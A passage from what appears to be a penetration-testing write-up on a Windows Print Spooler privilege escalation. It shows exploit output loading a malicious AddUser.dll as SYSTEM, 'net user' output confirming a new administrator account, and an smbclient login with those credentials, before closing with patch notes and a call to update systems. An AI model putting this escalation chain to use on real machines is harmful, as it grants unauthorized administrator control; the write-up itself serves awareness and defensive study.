[*] DLL already exists: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Trying to delete DLL: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x6
4\4\AddUser.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] DLL should be loaded
```

Now, upon checking users, we can see an admin user has been added who is a part of Administrators!

```
net user
net user admin
```

```
C:\Users\Public>net user
net user

User accounts for \\DESKTOP-7M7OS0R

-------------------------------------------------------------------------------
admin                    Administrator            client
DefaultAccount           Guest                    hex
WDAGUtilityAccount
The command completed successfully.


C:\Users\Public>net user admin
net user admin
User name                    admin
Full Name                    admin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/15/2022 9:29:05 PM
Password expires             Never
Password changeable          2/15/2022 9:29:05 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

We can use these credentials to do a number of things now! Login using psexec, login via RDP etc. I tried a simple smbclient shell to check the validity of the credentials and as you can see, privileges have been escalated and we can interact with the victim as admin now!

```
┌──(root💀 kali)-[/home/kali]
└─# smbclient //192.168.0.41/Users -U admin%Passw0rd!
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Tue Feb 15 11:02:48 2022
  ..                                  DR        0  Tue Feb 15 11:02:48 2022
  admin                                D        0  Tue Feb 15 11:02:48 2022
  Default                            DHR        0  Sun Feb 13 18:09:46 2022
  desktop.ini                        AHS      174  Sat Sep 15 03:31:34 2018
  hex                                  D        0  Tue Feb 15 09:34:34 2022

                15587583 blocks of size 4096. 11352695 blocks available
smb: \> cd admin
smb: \admin\> ls
  .                                    D        0  Tue Feb 15 11:02:48 2022
  ..                                   D        0  Tue Feb 15 11:02:48 2022
  AppData                             DH        0  Tue Feb 15 11:02:48 2022
  Desktop                             DR        0  Sat Sep 15 03:33:50 2018
  Documents                           DR        0  Tue Feb 15 11:02:48 2022
  Downloads                           DR        0  Sat Sep 15 03:33:50 2018
  Favorites                           DR        0  Sat Sep 15 03:33:50 2018
  Links                               DR        0  Sat Sep 15 03:33:50 2018
  Music                               DR        0  Sat Sep 15 03:33:50 2018
  NTUSER.DAT                         AHn   262144  Tue Feb 15 11:02:49 2022
  ntuser.dat.LOG1                    AHS    36864  Tue Feb 15 11:02:48 2022
  ntuser.dat.LOG2                    AHS        0  Tue Feb 15 11:02:48 2022
  NTUSER.DAT{e7db7888-8d21-11ec-958d-000c296e86f1}.TM.blf    AHS    65536  Tue
5 11:02:49 2022
  NTUSER.DAT{e7db7888-8d21-11ec-958d-000c296e86f1}.TMContainer00000000000000000
egtrans-ms    AHS   524288  Tue Feb 15 11:02:48 2022
  NTUSER.DAT{e7db7888-8d21-11ec-958d-000c296e86f1}.TMContainer00000000000000000
egtrans-ms    AHS   524288  Tue Feb 15 11:02:48 2022
  ntuser.ini                          HS       20  Tue Feb 15 11:02:48 2022
  Pictures                            DR        0  Sat Sep 15 03:33:50 2018
  Saved Games                          D        0  Sat Sep 15 03:33:50 2018
  Videos                              DR        0  Sat Sep 15 03:33:50 2018

                15587583 blocks of size 4096. 11352695 blocks available
smb: \admin\>
```

Patch Status

As per the author: A quick check with Process Monitor reveals that the Spool Directory is no longer created when the Spooler initializes. If the directory does not exist, the Print Spooler falls back to the default spool directory.

Conclusion

Windows privilege escalation has always been tricky from a pentester's point of view. Print Spool exploits have tried and made that statement a myth. The arbitrary file writing vulnerability as been marked as SEVERE by the Microsoft MSRC bulletin because of how easy it is to exploit and escalate privileges. Through this article, we

mean to spread awareness to analysts and encourage them to timely update their patches. Hope you liked the article. Thanks for reading. Do connect with me on LinkedIn in case of any queries.